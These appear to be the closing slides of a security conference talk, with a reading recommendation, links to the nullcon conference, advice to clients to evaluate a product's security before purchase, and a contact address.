
(And check out TAOSSA)

International Security Conference

http://null.co.in/

http://nullcon.net/

Clients...

Do a security evaluation before you make the purchase.

Because other people will.

Thank you!

jbrown at patchtuesday.org